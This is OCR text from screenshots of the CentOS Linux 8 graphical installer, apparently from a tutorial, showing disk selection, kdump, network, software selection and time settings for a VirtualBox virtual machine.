
KDUMP
Kdump is enabled

Network & Host
Not connected

Security Policy
No content found

We won't touch your disks until you click 'Begin Installation'.

Please complete items marked with this icon before continuing to the next step.


Done
CENTOS LINUX 8 INSTALLATION
us
Help!
Add a disk...
Full disk summary and boot loader...
Refresh...

ION DESTINATION

Device Selection

Select the device(s) you'd like to install to. They will be left untouched until you click on the main menu's "Begin Installation" button.

Local Standard Disks

40 GiB

ATA VBOX HARDDISK

sda / 40 GiB free

Disks left unselected here will not be touched.

Specialized & Network Disks


Disks left unselected here will not be touched.

Storage Configuration

● Automatic ○ Custom

□ I would like to make additional space available.

1 disk selected; 40 GiB capacity; 40 GiB free



INSTALLATION SUMMARY

CENTOS LINUX 8 INSTALLATION

LOCALIZATION

- Keyboard: English (US)
- Language Support: English (United States)
- Time & Date: Americas/New York timezone

SOFTWARE


- Installation Source: Error setting up base repository
- Software Selection: Installation source not set up

SYSTEM

- Installation Desti: Automatic partitioning sel
- KDUMP: Kdump is enabled
- Network & Host: Not connected
- Security Policy: No content found

We won't touch your disks until you click 'Begin Installation'.

⚠ Please complete items marked with this icon before continuing to the next step.



Kdump is a kernel crash dumping mechanism. In the event of a system crash, kdump will capture information from your system that can be invaluable in determining the cause of the crash. Note that kdump does require reserving a portion of system memory that will be unavailable for other uses.


□ Enable kdump

● Automatic ○ Manual

Memory To Be Reserved (MB): 160 − +

Total System Memory (MB): 7973

Usable System Memory (MB): 7813



INSTALLATION SUMMARY

CENTOS LINUX 8 INSTALLATION

us

Help!

LOCALIZATION

Keyboard
English (US)

Language Support
English (United States)

Time & Date
Americas/New York timezone

SOFTWARE

Installation Source
Error setting up base repository

Software Selection
Installation source not set up

SYSTEM

Installation Desti
Automatic partitioning sel


KDUMP
Kdump is disabled

Network & Host
Not connected

Security Policy
No content found

We won't touch your disks until you click 'Begin Installation'.

⚠ Please complete items marked with this icon before continuing to the next step.



Ethernet (enp0s3)
Intel Corporation 82540EM Gigabit Ethernet Controller

Ethernet (enp0s3)
Connected

Hardware Address 08:00:27:28:27:E3

Speed 1000 Mb/s


IP Address 10.0.2.15/24

Default Route 10.0.2.2

DNS 192.168.158.1

Host Name elastic-packtpub.local

Current host name: elastic-packtpub.local



Base Environment

○ **Server with GUI**
An integrated, easy-to-manage server with a graphical interface.

○ **Server**

● **Minimal Install**
Basic functionality.

Workstation is a user-friendly desktop system for laptops and PCs.

○ **Virtualization Host**
Minimal virtualization host.

○ **Custom Operating System**
Basic building block for a custom CentOS system.

Additional software for Selected Environment

□ **Guest Agents**
Agents used when running under a hypervisor.

□ **Standard**
The standard installation of CentOS Linux.

□ **Container Management**
Tools for managing Linux containers

□ **.NET Core Development**
Tools to develop .NET and .NET Core applications

□ **RPM Development Tools**
Tools used for building RPMs, such as rpmbuild.


□ **Development Tools**
A basic development environment.


□ **Graphical Administration Tools**
Graphical system administration tools for managing many aspects of a system.

□ **Headless Management**
Tools for managing the system without an attached graphical console.

□ **Legacy UNIX Compatibility**
Compatibility programs for migration from or working with legacy UNIX environments.

□ **Network Servers**

CentOS
INSTALLATION SUMMARY
CENTOS LINUX 8 INSTALLATION
us
Help!
LOCALIZATION
Keyboard
English (US)
Language Support
English (United States)
Time & Date
Americas/New York timezone
SOFTWARE
Installation Source
Closest mirror
Software Selection
Minimal Install
SYSTEM
Installation Desti
Automatic partitioning sel
KDUMP
Kdump is disabled
Network & Host
Wired (enp0s3) connecte
Security Policy
No content found
Quit
Begin Installation
We won't touch your disks until you click 'Begin Installation'.



Regio Etc

(it : Coordinated Universal Time

Network Time ON


23:17

● 24-hour

○ AM/PM

02 / 17 / 2021

You have no working NTP server configured



INSTALLATION SUMMARY

CENTOS LINUX 8 INSTALLATION

us

LOCALIZATION

Keyboard
English (US)

Language Support
English (United States)

Time & Date
Etc/Coordinated Universal Time timezone

SOFTWARE

Installation Source
Closest mirror

Software Selection
Minimal Install

SYSTEM

